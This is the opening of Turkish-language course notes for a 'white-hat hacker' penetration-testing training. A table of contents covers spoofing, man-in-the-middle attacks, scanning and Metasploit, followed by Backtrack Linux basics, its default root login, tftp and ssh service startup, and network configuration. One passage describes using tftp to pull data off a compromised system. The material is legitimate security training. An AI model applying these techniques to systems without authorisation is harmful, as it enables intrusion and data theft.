

BGA

BEYAZ ŞAPKALI HACKER EĞİTİMİ

YARDIMCI DERS NOTLARI - I



İçerik Tablosu

1.	Backtrack Nedir?	13
1.1.	Backtrack Linux kullanımı.....	13
1.1.1.	Sisteme Giriş	14
1.1.2.	Grafik Arabirimli Moda Geçiş.....	15
1.1.3.	Dağıtımdaki Yazılımların Kullanımı.....	18
1.2.	Backtrack'de Bulunan Bazı Ek Servisler ve Kullanımı	19
1.2.1.	Tftp Servisinin Başlatılması	19
1.2.2.	SSH Servisinin Başlatılması	20
2.	Linux ve Ağ Ortamı.....	21
1.1.	Linux Sistemlerde IP Yapılandırması	22
1.1.1.	ifconfig	22
1.1.2.	Bir Arabirimde birden fazla IP adresi Atama(IP Alias)	23
1.1.3.	IP Yapılandırmasını DHCP'den almak.....	23
1.1.4.	Çoklu ping - fping	24
1.2.	Arp	25
1.2.1.	ARP Belleğini Sorgulama	25
1.2.2.	Arp Belleğine Statik Kayıt ekleme	26
1.2.3.	Firewall/Router'dan Ip-MAC degisimini kontrol etmek	27
1.3.	Yönlendirme Tablosu – Routing Table	28
1.3.1.	Yönlendirme tablosu Görüntüleme	29
1.3.2.	Yeni yönlendirme(Routing) Ekleme	29
1.3.3.	Varolan Yönlendirme Tanımını Değiştirme	29
1.3.4.	Linux Sistemleri Router(Yönlendirici) Olarak Yapılandırma	30
1.3.5.	DNS Yapılandırması.....	30
1.3.6.	Netstat ile Ağ Durumunu İzleme.....	31
1.3.6.1.	TCP Bağlantılarını İzleme.....	31
1.3.6.2.	UDP Bağlantılarını İzleme.....	31
1.3.6.3.	Sistemde Hizmet Veren Portları İzleme	31
1.4.	Sistem/Ağ Güvenliği ile ilgili Temel Komutlar	32

1.4.1. Sistem Giriş İşlemleri.....	32
1.4.1.1. Sisteme Kimler Bağlı?.....	32
1.4.1.2. w komutu kullanım örnekleri;.....	33
2.1. Bilgi Neden Değerlidir?	34
2.2. Güvenlik Testlerinde Bilginin Önemi	34
2.3. Bilgi Toplama Yöntemleri.....	34
2.3.1. Pasif Bilgi Toplama	34
2.3.1.1. IP Adresleri ve Domain Adları Hakkında Bilgi Edinme	35
2.3.1.2. Ripe Üzerinden IP Adresi sorgulama.....	38
2.3.1.3. ARIN Üzerinden IP Sorgulama.....	39
2.3.1.4. NetworkSolutions Üzerinden Domain Sorgulama.....	40
2.3.1.5. Web Sayfalarının Geçmişini İzleme	41
2.3.1.6. E-posta Listeleri Arşivleri Aracılığı İle Bilgi Toplama	42
2.3.1.7. Netcraft Aracılığı ile Bilgi Toplama	43
2.3.1.8. Passive DNS Replication	45
2.3.1.9. Bir Domaine Ait E-posta Adreslerinin Bulunması.....	46
2.3.1.10. Arama Motoroları Aracılığıyla Bilgi Toplama	47
2.3.1.10.1. Pipl.com Aracılığı ile Şahıs Arama	47
2.3.1.10.2. Google Aracılığıyla Bilgi Toplama	48
2.3.2. Aktif Bilgi toplama.....	49
2.3.2.1. DNS Protokolü kullanarak Bilgi Toplama.....	49
2.3.2.1.1. DNS sorgu tipleri	49
2.3.2.1.2. Nslookup / dig	50
2.3.2.1.3. Reverse DNS Kaydı Sorgulama	51
2.3.2.1.4. Dig Aracı ile DNS Sorgulama.....	51
2.3.2.1.5. Çıktıların Detay açıklaması	52
2.3.2.1.6. MX Sorgulama.....	52
2.3.2.1.7. DNS Sunucu Versiyon Bilgisi.....	53
2.3.2.1.8. Zone Transferi Kontrolü	54
2.3.2.1.9. Dig Aracı ile Zone Transferi	54
2.3.2.1.10. Nslookup ile Zone Transferi	55
2.3.2.1.11. Host Aracıyla Zone Transferi	56

2.3.2.1.12.	DNS Sorgularını İzlemek(DNS Trace).....	56
2.3.2.1.13.	Değişken Kaynak Port ve XID DeğeriTestleri.....	57
2.3.2.1.14.	DNS sorguları ile koruma sistemlerini atlatma	58
2.3.2.1.15.	DNS Bruteforce Yöntemi ile Bilgi Toplama	59
2.3.2.2.	Banner Yakalama(Banner Grabbing).....	61
2.3.3.	Diğer Bilgi Toplama Yöntemleri	69
2.3.3.1.	Web Sayfası Yorum Satırlarından Bilgi Toplama	69
2.3.3.2.	Hedef Sistem Hakkında Ek Bilgi Edinmek	70
2.3.3.6.	E-posta Başlıklarını Aracılığı ile Bilgi Edinme	77
2.3.3.6.1.	E-posta Başlık Bilgileri	77
2.3.3.6.2.	Internetten İndirilen Dosyalar Üzerinden Bilgi Toplama.....	83
2.3.3.6.3.	Metagoofil Aracı ile Bilgi Toplama	84
2.3.3.7.	Ağ Haritalama Yöntemi ile Bilgi Toplama	85
2.3.3.7.1.	Traceroute.....	85
2.3.3.7.2.	Traceroute ve Diğer Protokoller.....	86
2.3.3.7.3.	Traceroute ve TCPTraceroute Farkını Anlama	88
2.3.3.8.	SNMP Üzerinden Bilgi Toplama	89
3.1.	OSI Katmanı ve Katman İşlevleri	98
3.1.1.	Eğitim açısından OSI'nin önemli katmanları.....	99
3.2.	TCP/IP	99
3.2.1.	TCP/IP Katmanları	100
3.2.2.	Port Gruplaması	100
3.2.3.	Çok kullanılan bazı servisler ve kullandıkları Port/Protokol Bilgileri	101
3.3.	Address Resolution Protocol.....	102
3.3.1.	Arp Request paketi.....	102
3.3.2.	Arp Reply Paketi.....	103
3.3.3.	ARP'ın güvenlik açısından Önemi.....	103
3.4.	IP (Internet Protocol)	104
3.4.1.	TTL.....	104
3.4.2.	Sniffer ile IP Paketi Analizi.....	105
3.5.	ICMP.....	106
3.5.1.	Hping ile icmp paketi oluşturma	107

3.5.2. Hping ile ICMP tipi ve kodu belirtmek için kullanılan parametreler.....	109
3.6. TCP	109
3.7. UDP	111
3.7.1. UDP Başlığı.....	111
3.7.2. Sniffer aracılığı ile UDP Protokolü	112
3.8. TCP/IP Ağlarda Parçalanmış Paketler.....	113
3.8.1. Parçalanmış Paketler.....	113
3.8.1.1. IP (Internet Protocol) Yapısı	113
3.8.1.2. MTU (Maximum Transfer Unit).....	114
3.8.2. Paket Parçalama(Fragmentation)	114
3.8.3. Parçalanmış Paketler ve Güvenlik Zaafiyetleri	118
3.8.4. Parçalanmış Paket Oluşturma Araçları.....	119
3.8.4.1. Hping ile Parçalanmış Paket Oluşturma	119
3.8.4.2. Nmap Taramalarında Parçalanmış Paket Kullanımı	120
3.8.4.3. Fragroute ve Fragrouter Araçları	121
3.8.4.4. Parçalanmış Paketler ve Güvenlik Duvarları	123
4. Trafik Analizi/Sniffing	125
4.1. Pasif Sniffing.....	125
4.2. Aktif Sniffing.....	126
4.3. Promiscuous Mode Kavramı?	126
4.4. Sniffer Yerleşimi	128
4.4.1. HUB/TAP Kullanılan Ortamlar İçin Sniffer Yerleşimi.....	128
4.4.2. Switch Kullanılan Ortamlarda Sniffer Yerleşimi	129
4.4.3. Sniffing Amaçlı Araçlar	130
4.5. Şifresiz Protokoller	130
4.5.1. Telnet Protokolü	131
4.5.2. Simple Mail Transfer Protocol.....	132
4.5.3. SQL Bağlantısı.....	133
4.5.4. Şifrelememenin Getirişi ve Götürüleri	134
4.5.4.1. HTTP üzerinden www.verisign.com adresine ulaşım;.....	135
4.5.4.2. HTTPS üzerinden www.verisign.com adresine ulaşım;	136
4.6. Tcpdump	137

4.6.1.	Tcpdump Nedir?	137
4.6.1.1.	Windows için Tcpdump.....	137
4.6.2.	Tcpdump Kullanımı	137
4.6.2.1.	Promiscuous mod.....	138
4.6.2.2.	Yetki	138
4.6.3.	Tcpdump TCP Paket Formatı.....	139
4.6.4.	Tcpdump UDP Paket Formatı.....	139
4.6.5.	Tcpdump ICMP Paket Formatı	140
4.7.	Sık Kullanılan Parametreler.....	140
4.7.1.	Arabirim Seçimi(-i).....	140
4.7.2.	İsim Çözümleme (-n)	141
4.7.3.	-Zaman Damgası Gösterimi (-t)	141
4.7.4.	Yakalanan Paketleri Kaydetme (-w).	142
4.7.5.	Yakalanacak Paket Sayısını Belirleme (-c).....	143
4.7.6.	Yakalanacak Paket Boyutunu Belirleme (-s)	144
4.7.7.	Detaylı Loglama (-v)	145
4.7.8.	Promisc Moddan Kaçış (-p).....	146
4.7.9.	Layer 2 Başlıklarını Yakalama (-e)	146
4.8.	BPF(Berkley Packet Filter)	147
4.8.1.	Type	147
4.8.2.	Direction	147
4.8.3.	Protocol.....	147
4.8.4.	Host Parametresi	147
4.8.5.	dst host (Hedef Host Belirtimi)	147
4.8.6.	src host (Kaynak Host Belirtimi)	148
4.8.7.	port Parametresi (Port Belirtimi)	149
4.9.	Tcpdump ile Sorun giderme	150
4.9.1.	SSH Sunuculara bağlantı yavaşlık Sorunu ve Analizi	150
4.9.2.	TTNET Karaliste uygulaması ve Analizi	155
4.9.3.	Tcpdump ile Detay Paket Analizi.....	156
4.9.4.	SYN bayraklı TCP paketlerini yakalamak	156
4.10.	Saldırı Tespit Sistemi Olarak Tcpdump	157

4.10.1.	Tcpdump ile LAND Atağı Belirleme	158
4.10.2.	TTL Değeri 2'den az olan paketleri Yakalama(traceroute)	159
4.10.3.	UDP Port Taramalarını izlemek	160
4.10.4.	Nmap ile yapılan XMAS taramalarını tcpdump ile izleme	161
4.10.5.	Tcpdump ile XMAS taraması belirleme	161
4.10.6.	Port Tarama Araçlarını Belirleme	162
4.10.6.1.	Hping port taramalarını tcpdump ile belirleme	162
4.10.6.2.	Nmap Taramalarını Tcpdump ile Belirleme	163
4.10.6.3.	Nmap ile yapılan UDP taramasının tcpdump ile izlenmesi	164
4.11.	Sniffer Olarak Snort	164
4.11.1.	Yakalanan paketleri Kaydetme(Logging)	166
4.12.	Wireshark ile Trafik Analizi	167
4.12.1.	Wireshark'in bazı önemli özellikleri:	167
4.12.2.	Wireshark Kullanımı	168
4.12.3.	Genel Hatları ile WireShark	172
4.12.4.	Genel Protokol Bilgisi Alanı	172
4.12.5.	Wireshark ile TCP Oturumlarında paket birleştirme	173
4.12.6.	Filtreler	174
4.12.6.1.	Capture Filter	175
4.12.6.2.	Display Filter	175
4.12.7.	Wireshark ile SMTP Trafiği Analizi	176
4.12.8.	Wireshark Komut Satırı Araçları	179
4.13.	Dsniff ile Sniffing	187
4.14.	Ağ Trafiğinde String Arama	188
4.14.1.	Ngrep ile Neler yapılabilir?	188
4.14.2.	Ngrep Çalışmaları	189
4.14.3.	HTTP trafiğini Ngrep ile izleme	191
4.14.3.1.	http portundan yapılan ssh bağlantılarını izleme	192
4.14.3.2.	Http Protokolü üzerinden başka protokollerin kullanılması	193
4.14.4.	Ngrep Çıktılarını düzenlemek	194
4.14.5.	Kaydedilmiş trafik üzerinde veri arama	194
4.14.6.	User/Password bilgilerini alma	195

4.14.7. Ngrep ile şifreli protokollerin Analizi	195
4.14.8. Parçalanmış Paketler ve Ngrep	195
4.14.9. Ngrep Yardım	196
4.15. Ağ trafiginde ham veriden orjinal veriyi elde etme yöntemi(Data Carving)	197
4.15.1. DriftNet	197
4.15.2. NetworkMiner ile ağ verisi Analizi	197
4.15.3. Windows Sistemlerde Anlık Web Trafigi Takibi	198
4.15.4. Yerel Ağlarda Sniffer Tespiti	200
4.15.4.1. Promiscuous modda çalışan(Snifferlar) sistemler nasıl belirlenir?	200
4.15.4.2. Örnek araç olarak scapy	201
4.15.5. Cain & Abel ile windows Ortamında Sniffer Tespiti	202
5.1. TCP/IP'de Güvenlik	203
5.1.1. Switch Kullanılan Ağlarda Trafik dinleme	204
5.1.1.1. ARP Paket Çeşitleri	204
5.1.1.2. Arp kaydı silmek	205
5.1.2. ARP CACHE POISONING/ ARP SPOOFING(ARP BELLEK ZEHİRLEMESİ)	206
5.1.2.1. ARP Poisoning gerçeklestirmek için kullanılan temel araçlar:	206
5.1.2.1.1. Windows ortamı için	206
5.1.2.1.2. Linux/UNIX ortamı için	206
5.1.3. Arpspoof aracı ile ARP Spoofing Uygulaması / Teori	207
5.1.4. ARP Spoofing Uygulaması / Pratik	208
5.1.5. Nemesis ile Arp Poison işlemi	208
5.1.5.1. Nemesis ile ARP Spoof	210
5.1.5.2. Cain & Abel ile Spoofing / Poisoning Çalışmaları	211
5.1.5.3. DNS Spoof Çalışması	215
5.1.5.3.1. Örnek calisma: Dnsspoof aracı ile Dns spoof işlemi gerçekleştirme	215
5.1.5.3.2. Örnek Çalışma: Cain & Abel ile DNS Spoof saldırısı gerçekleştirme	220
5.1.6. Adım Adım HTTP/HTTPS Trafiginde Araya girme ve Müdahale etme	220
5.1.6.1. Paros Proxy Ayarları	221
5.1.7. SSL Bağlantılarında Araya Girme Ve Veri Okuma(SSL MITM)	227
5.1.7.1. Internet Explorer'in SSL MITM için verdiği uyarı	228
5.1.7.2. Firefox'un SSL MITM için verdiği uyarı	228

5.2. HTTPS Güvensiz Midir?	230
5.2.1. SSL'in HTTP ile İmtihani.....	232
5.2.2. Göz Yanığıyla HTTPS Nasıl Devre Dışı Bırakılır?.....	233
5.2.3. SSLStrip Nasıl Çalışır?	233
5.2.4. Nasıl Korunulur?	234
5.3. ARP istekleri(request) ile ARP(Arp Poison Routing)	235
5.3.1. APR bir çeşit ARP cache zehirleme yöntemidir.....	235
5.3.1.1. Çalışma Detayı.....	235
5.4. Gratuitous ARP Paketleri.....	236
5.5. Ettercap ile Spoofing Çalışmaları	237
5.5.1. Ettercap ile Neler yapılabilir ?	238
5.5.2. Ettercap Kullanımı.....	239
6.5.3.1. Filtrelerle Çalışmak.....	245
6.5.3.2. Basit MSN Filtresi	246
6.6. MAC Flooding.....	248
6.6.1. Çalışma:macof kullanarak switch işlevini bozma	249
6.7. SSH MITM Çalışması.....	252
6.7.1. Bileşenler:	252
6.7.2. Kullanılan Araçlar: Windows ortamında Cain & Abel.....	252
6.7.3. Linux ortamı için: sshmitm, iptables, ettercap.....	252
6.7.4. Kurban Sistemin saldırı öncesi ARP tablosu	253
6.7.5. Korunma	263
6.8. ICMP Üzerinden MITM Atakları Gerçekleştirme	263
7.1. Güvenlik Testlerinde keşfin önemi.....	269
7.2. Nmap – Ağ haritalama ve Port tarama aracı.....	270
7.3. Nmap Tarama adımları	271
7.4. Temel Nmap Kullanımı.....	273
7.5. Hedef Belirleme	274
7.6. Nmap Kullanıcısının Hakları	274
7.7. Nmap ile Tarama Çeşitleri.....	275
7.7.1. TCP SYN Scan (-sS).....	276
7.7.2. TCP connect() Scan (-sT)	279

7.7.3.	TCP FIN Scan	280
7.7.4.	TCP Null Scan	281
7.7.5.	TCP XMAS Scan	282
7.8.	UDP Tarama Türleri.....	283
7.9.	Zayıflık Tarama Aracı Olarak Nmap.....	291
7.9.6.1.	Umit	300
7.9.6.2.	Zenmap	301
7.10.	Hping Kullananak Port Tarama	303
7.10.1.	Hping ile SYN Taraması	303
7.10.2.	SYN Tarama İncelemesi.....	304
7.10.3.	SYN Scan/FIN Scan/Null Scan/Xmas Tarama Çeşitleri.....	305
7.10.4.1.	Aktif saptama Araçları	310
7.10.4.2.	Pasif saptama Araçları	310
7.10.5.	NMAP ile işletim sistemi belirleme	311
7.10.5.1.	Koruma	312
7.10.6.	P0f ile işletim sistemi belirleme	314
7.10.7.	Xprobe ile işletim sistemi belirleme.....	315
7.11.	Yapılan Taramaları IDS ile İzleme/Engelleme.....	316
7.12.	SynCookie/SynProxy ile korunan sistemlere yönelik port tarama	317
8.	Nessus Projesi	321
8.1.	Projeye ait bazı önemli özellikler	321
8.1.1.	Yerel ve Uzak sistemler güvenlik testi.....	322
8.1.2.	Kurulum & Kullanım	322
8.1.3.	Backtrack Linux Üzerine Nessus Kurulumu	322
8.1.3.1.	Nessus Kurulumu	323
8.1.3.2.	Nessus İstemci Kurulumu.....	323
8.1.3.3.	Kurulum sonrası islemler	324
8.1.4.1.	Aktivasyon.....	327
8.1.4.2.	Sunucu Seçimi	328
8.1.4.3.	Kullanıcı İşlemleri	329
8.1.4.4.	Tarama İşlemi.....	330
8.1.4.5.1.	Yerel açıklıkların Nessus ile Taranması.....	344

8.1.4.6. Komut Satırından Nessus Taraması	344
8.1.5. Raporlama.....	348
8.3.1. Açıklık Veritabanı güncelleme.....	356
8.3.2. Açıklık Tarama.....	356
8.3.3. IDS Atlatma(Evasion) Tekniklerinin Kullanımı	358
9.1. Metasploit Nedir?	361
9.2. Ne amaçla kullanılır?.....	361
9.3. Bazı Tanımlar.....	361
9.4. Metasploit Kurulumu	362
9.4.1. Windows için.....	362
9.4.2. Linux için	362
9.5. Metasploit Çalışma Ortamı	363
9.6. Msfconsole ile Metasploit Kullanımı.....	364
9.6.1. Exploit ve Payloadları görüntüleme	365
9.6.2. Exploitleri görüntüleme ve bilgi alma	365
9.6.3. Spesifik bir exploit hakkında bilgi almak için.....	365
9.6.4. Örnek Exploit Denemesi.....	368
9.7. Metasploit GUI Kullanımı	371
9.7.1. Metasploit Ana Ekranı.....	371
9.7.2. Exploit Arama.....	373
9.7.3. Exploit Detayları.....	374
9.7.4. Exploit Kodu Görüntüleme.....	375
9.7.5. Exploit Çalıştırma	376
9.7.6. Hedef Sistem belirtme	377
9.7.7. Payload Seçimi	378
9.7.8. Hedef Ip adresi, Port numarası ve diğer bilgilerin belirtimi	379
9.8. Metasploit Komut satırından Kullanım	382
9.9. Exploit Çalıştırmanın Zararları.....	387

Eğitim Kitapçığı Hakkında

Bu eğitim kitapçığı Bilgi Güvenliği Akademisi **tarafından 2008-2010** yılları arasında verilen Beyaz Şapkali Hacker eğitimlerine yardımcı olmak amacıyla hazırlanmıştır.

Kitapçıkla ilgili her tür geri bildirim için **egitim@bga.com.tr** adresine e-posta gönderebilirsiniz.

Backtrack Linux Dağıtımı

Eğitim boyunca en sık kullanılacak işletim sistemi Backtrack Linux dağıtımı olacaktır. Eğitime başlamadan bu sistemle ilgili temel bilgilerin öğrenilmesi yararlı olacağı için ilk bölüm Backtrack Linux dağıtımının temel kullanımına ayrılmıştır.

1. Backtrack Nedir?

Backtrack Linux güvenlik testleri gerçekleştirenlerin işlerini kolaylaşırma amaçlı geliştirilmiş Linux dağıtımıdır. İçerisinde güvenlik testlerinde kullanılabilecek hemen her program yer almaktadır.

Backtrack, eski sürümleri Slackware üzerine kurulu SLAX Linux dağıtımı, yeni sürümleri (Backtrack 4 ile birlikte) Debian Linux dağıtımı temel almıştır.

1.1. Backtrack Linux kullanımı

Backtrack Linux iki farklı şekilde kullanılabilir;

1. Hazır CD den çalışma yoluyla
2. Diske kurulum yöntemi ya da Vmware aracılığıyla.

CDden çalışma yönteminin performansı cd okuyucunun kalitesine ve hızına bağlı olarak değişebilir. Bu sebeple çalışmalarınız için tavsiye edilen yöntem Backtrack'i Vmware ya da VirtualBox üzerinden çalıştırılmasıdır.

Linux üzerinde KDE ya da benzeri masaüstü kullananlar için Backtrack'in kullanımı oldukça basit gelecektir fakat Backtrack'in asıl gücü masaüstünde değil komut satırındanadır. Masaüstü kullanarak erişilebilecek programların çoğu aslında komut satırından çalışan program/scriptlerin düzenli menüler haline getirilmiştir.

1.1.1. Sisteme Giriş

Backtrack Linux açıldıktan sonra ilk ekranda sisteme giriş bilgileri istenecektir. Bu ekranda kullanıcı adı olarak (Login:) root, parola olarak da toor girilerek sistemin komut satırına en yetkili kullanıcı olarak erişilir.

The screenshot shows the BackTrack 3 Final boot screen. It displays a welcome message, system status, command suggestions, and a login prompt. The login prompt is highlighted with a red box. At the bottom, there is a terminal window showing a login attempt.

```
=====
Welcome to BackTrack 3 Final
=====

The system is up and running now.

Login as "root" with password "toor", both without quotes, lowercase.

After you login, try the following commands:
mc ..... to start Midnight Commander (edit/copy/move/create/delete files)
startx ... to run Xwindow system with KDE in VESA mode 1024x768 at 75Hz
xconf .... to autoconfigure your graphics card for better performance

Other commands you may find useful (for experts only!):
uselivemod ... to insert (install) Slax module into the system on the fly
mkfileswap ... to create a special file on your harddisk for swapping
mkchanges .... to create a special file on your disk/USB to save Slax changes

When finished, use "poweroff" or "reboot" command and wait until it completes
=====

home-labs login: root
Password: *****
home-labs #
```

ile biten komut satırına ulaşıldıktan sonra istenirse çalışmalara komut satırından devam edilir, istenirse startx komutu ile grafik ekran çağrılır. Grafik ekranın açılması ile ilgili problem yaşanırsa xconf komutu ile bu problemler çözülebilir.

Backtrack Linux Vmware üzerinde kullanılıyorsa grafik arabirimde geçişlerde yaşanabilecek sorunlar için fixvmware komutu kullanılmalıdır.

1.1.2. Grafik Arabirimli Moda Geçiş

Startx komutu kullanılır.

```
#startx
```



Grafik arabirimini Linux ortamlarında sık tercih edilen KDE'dir. Sol taraftaki K enüsünden(Windows'daki başlat menüsü) sisteme ait ek menüler çağrılabılır. İşletim sisteminin ayarlarını yapmak için menüler kullanılabileceği gibi komut satırı üzerinden de tüm işlemler gerçekleştirilebilir.

Dağıtımın kök dizini incelenecek olursa diğer dağıtımlardan farklı olarak /pentest dizini göze çarpacaktır.

```
lifeoverip ~ # cd /
```

```
lifeoverip / # ls -l
```

```
total 21
drwxr-xr-x 2 root root 3776 Mar 6 2007 bin/
drwxr-xr-x 2 root root 48 Aug 18 2007 boot/
drwxr-xr-x 21 root root 14720 Mar 15 09:05 dev/
drwxr-xr-x 49 root root 4520 Mar 15 07:05 etc/
drwxr-xr-x 3 root root 72 Mar 6 2007 home/
drwxr-xr-x 6 root root 3712 Mar 9 2007 lib/
drwxr-xr-x 8 root root 216 Feb 27 15:05 mnt/
drwxr-xr-x 15 root root 360 Mar 10 2007 opt/
drwxr-xr-x 23 root root 608 Nov 30 05:27 pentest/
dr-xr-xr-x 102 root root 0 Mar 15 02:05 proc/
drwxr-xr-x 34 root root 1760 Mar 15 09:21 root/
drwxr-xr-x 2 root bin 6496 Mar 6 2007 sbin/
drwxr-xr-x 11 root root 0 Mar 15 02:05 sys/
drwxrwxrwt 16 root root 536 Mar 15 09:21 tmp/
drwxr-xr-x 20 root root 600 May 7 2007 usr/
drwxr-xr-x 18 root root 528 May 7 2007 var/
```

Bu dizin sistemde bulunan çoğu programın düzenli bir şekilde yer aldığı ana dizindir.

/pentest dizini içerisinde geçerek alt dizinleri incelemek için

```
lifeoverip pentest # cd /pentest/
```

```
lifeoverip pentest # ls -l
```

```
total 1
```

```
drwxr-xr-x 3 root root 72 Nov 23 2006 anon/
drwxr-xr-x 5 root root 128 Mar 5 2007 bluetooth/
drwxr-xr-x 13 root root 456 Oct 7 2006 cisco/
drwxr-xr-x 5 root root 144 Feb 13 2007 database/
drwxr-xr-x 19 root root 512 Sep 17 2006 enumeration/
drwxr-xr-x 5 root root 168 Aug 18 2007 exploits/
drwxr-xr-x 12 root root 304 Mar 6 2007 fuzzers/
drwxr-xr-x 3 root root 80 Oct 2 2006 home-labs/
drwxr-xr-x 3 root root 232 Oct 7 2006 housekeeping/
drwxr-xr-x 2 root root 72 Mar 6 2007 misc/
drwxr-xr-x 12 1001 users 408 Oct 5 2006 password/
drwxr-xr-x 2 root root 136 Oct 7 2006 printer/
drwxr-xr-x 3 root root 72 Oct 2 2006 reversing/
drwxr-xr-x 7 1001 users 184 Mar 5 2007 scanners/
```

```
drwxr-xr-x 7 root root 184 Oct  9  2006 sniffers/
drwxr-xr-x 3 root root  72 Mar  6  2007 spoofing/
drwxr-xr-x 5 root root 144 Oct  7  2006 tunneling/
drwxr-xr-x 3 root root  72 Oct  8  2006 vpn/
drwxr-xr-x 11 root root 464 Nov 23  2006 web/
drwxr-xr-x 8 root root 208 Nov  4  2006 windows-binaries/
drwxr-xr-x 15 root root 480 Mar  6  2007 wireless/
```

Wireless dizini altında hangi programların olduğunu öğrenmek için ls -l wireless komutu verilmelidir.

```
lifeoverip pentest # ls -l wireless/
```

```
total 6
drwxr-xr-x 2 root root 200 Feb 27  2007 afrag-0.1/
drwxr-xr-x 8 root root 856 Aug 18  2007 aircrack-ng/
drwxr-xr-x 5 root root 784 Sep 23  2006 airpwn-1.3/
drwxr-xr-x 5 root root 168 Oct  7  2006 airsnarf-0.2/
drwxr-xr-x 5 root root 192 Oct  7  2006 asleap-1.4/
...
```

1.1.3. Dağıtımdaki Yazılımların Kullanımı

Backtrack'i arabirimden kullanabileceğiniz gibi her programı kendi dizinine geçerek de kullanabilirsiniz. Mesela Wireless kategorisindeki aircrack-ng programını çalıştırmak için;

```
# ls /pentest/wireless/
afrag-0.1/    airsnarf-0.2/    hotspotter-0.4/   mdk2-v31-bcm43xx/  wep_tools/
aircrack-ng/   asleap-1.4/    karma-20060124/  ska-0.2/       wifitap/
airpwn-1.3/   fakeap-0.3.2/   mdk2-v31/      update-aircrack.sh

lifeoverip pentest # cd /pentest/wireless/aircrack-ng/
lifeoverip aircrack-ng # ls
AUTHORS  Makefile      Makefile.osx  aircrack-ng*  airodump-ng*  kstats*   packetforge-ng*
ChangeLog Makefile.NetBSD  Makefile.other  airdecap-ng*  airtun-ng*  makeivs*  patches/
INSTALLING Makefile.OpenBSD  README      aireplay-ng*  evalrev*   manpages/  src/
LICENSE   Makefile.cygwin  VERSION     airmon-ng    ivstools*  packages/  test/

lifeoverip aircrack-ng # ./aircrack-ng
```

Temel Sistem Ayarları(IP Yapılandırması, Paket Yönetimi, Güncelleme vb) yeni sürüm Backtrack Linux için Debian ayarlarıdır. Herhangi bir sistem ayarı ile ilgili ek bilgi almak için Google üzerinden Debian belgeleri sorgulanabilir.

1.2. Backtrack'de Bulunan Bazı Ek Servisler ve Kullanımı

Backtrack bir güvenlik dağıtımı olmasına rağmen üzerinde klasik Linux dağıtımlarında bulunabilecek bazı servisleri içermektedir. Bunların amacı çeşitli güvenlik testlerinde ek bileşen olarak kullanılmaktır.

Mesela bir sisteme sızma denemesi gerçekleştirildi ve başarılı, sızılan sistemden tftp ile veri alınması gerekiyor. Bu durumda Bakctrack üzerinde tftp servisi çalıştırılarak gerekli bilgiler sunucudan kolaylıkla transfer edilebilir.

1.2.1. Tftp Servisinin Başlatılması

Tftp servisini başlatmak için aşağıdaki komut yeterli olacaktır.

```
lifeoverip aircrack-ng # atftpd --daemon /tmp
```

tftp servisi gelen verileri /tmp dizinine atacak(ya da bu dizinden alacak) şekilde başlatılmış oldu. Servisin durum kontrolü için lsof komutu kullanılabilir.

Herhangi bir programın nerede olduğu konusunda ön bilgi yoksa ve komut satırından doğrudan çalıştırılamıyorsa “find” ya da “locate” komutlarını kullanarak ilgili programın bulunduğu dizin öğrenilebilir

```
# lsof -i udp
```

COMMAND	PID	USER	FD	TYPE	DEVICE	SIZE	NODE	NAME
dhcpcd	2212	root	4u	IPv4	7005	UDP	*	:bootpc
atftpd	12986	nobody	0u	IPv4	215861	UDP	*	:tftp

1.2.2. SSH Servisisinin Başlatılması

İlk olarak

```
#sshd-generate
```

Ve ardından

```
#/usr/sbin/sshd
```

komutları çalıştırılmalıdır. Bu işlemler grafik arabirimdeki menüler aracılığı ile de yapılabilir.

Linux Sistemlerde Temel Ağ Yapılandırması

2. Linux ve Ağ Ortamı

Bir ağ ortamına dahil olan Linux sisteme öncelikli olarak öğrenilmesi gereken Ağ yapılandırması komutlarıdır. Ağ ortamına dahil olmak isteyen bir sistem için temel gereksinimler

- IP adresi
- Ağ Maskesi
- Varsayılan Ağ geçidi
- İsim çözümleme için DNS

Bu konfigurasyonlar teker teker elle verilebileceği gibi DHCP aracılığı ile otomatik olarak da kaldırılabilir.

1.1. Linux Sistemlerde IP Yapılandırması

1.1.1. ifconfig

Linux/UNIX sistemlerde ağ yapılandırması ifconfig komutu ile yapılır. Windows sistemleri hatırlayacak olursa benzeri adlı ama işlevi sadece ip yapılandırmasını göstermek* olan ipconfig komutu da vardır.

```
root@seclab:~# ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:da:13:a4
          inet addr:192.168.1.106 Bcast:192.168.1.255 Mask:255.255.255.0
                    inet6 addr: fe80::20c:29ff:fed:a13a/64 Scope:Link
                           UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                           RX packets:38364 errors:0 dropped:0 overruns:0 frame:0
                           TX packets:27549 errors:0 dropped:0 overruns:0 carrier:0
                           collisions:0 txqueuelen:1000
                           RX bytes:12400240 (12.4 MB) TX bytes:5601708 (5.6 MB)
                           Interrupt:19 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                           UP LOOPBACK RUNNING MTU:16436 Metric:1
                           RX packets:580 errors:0 dropped:0 overruns:0 frame:0
                           TX packets:580 errors:0 dropped:0 overruns:0 carrier:0
```

#ifconfig arabirim_ismi IP_Adresi netmask maske

Komutu ile belirtilen ağ arabirimine(Linux için eth0, eth1, eth2 şeklindedir) istenilen IP adresi bilgileri atanır.

1.1.2. Bir Arabirime birden fazla IP adresi Atama(IP Alias)

Birden fazla IP adresi ile çalışmak zorunda kaldığınız durumlarda her IP adresi için bir ağ arabirimini kullanmak yerine aynı ağ arabirimine IP alias özelliğini kullanarak birden fazla IP adresi atama işlemi yapılabilir.

```
root@seclab:~# ifconfig eth0:0 192.168.1.99

root@seclab:~# ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:da:13:a4
          inet addr:192.168.1.106 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fea13a4/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:38446 errors:0 dropped:0 overruns:0 frame:0
            TX packets:27623 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:12406861 (12.4 MB) TX bytes:5610576 (5.6 MB)
            Interrupt:19 Base address:0x2000

eth0:0    Link encap:Ethernet HWaddr 00:0c:29:da:13:a4
          inet addr:192.168.1.99 Bcast:192.168.1.255 Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          Interrupt:19 Base address:0x2000
```

1.1.3. IP Yapılandırmasını DHCP'den almak

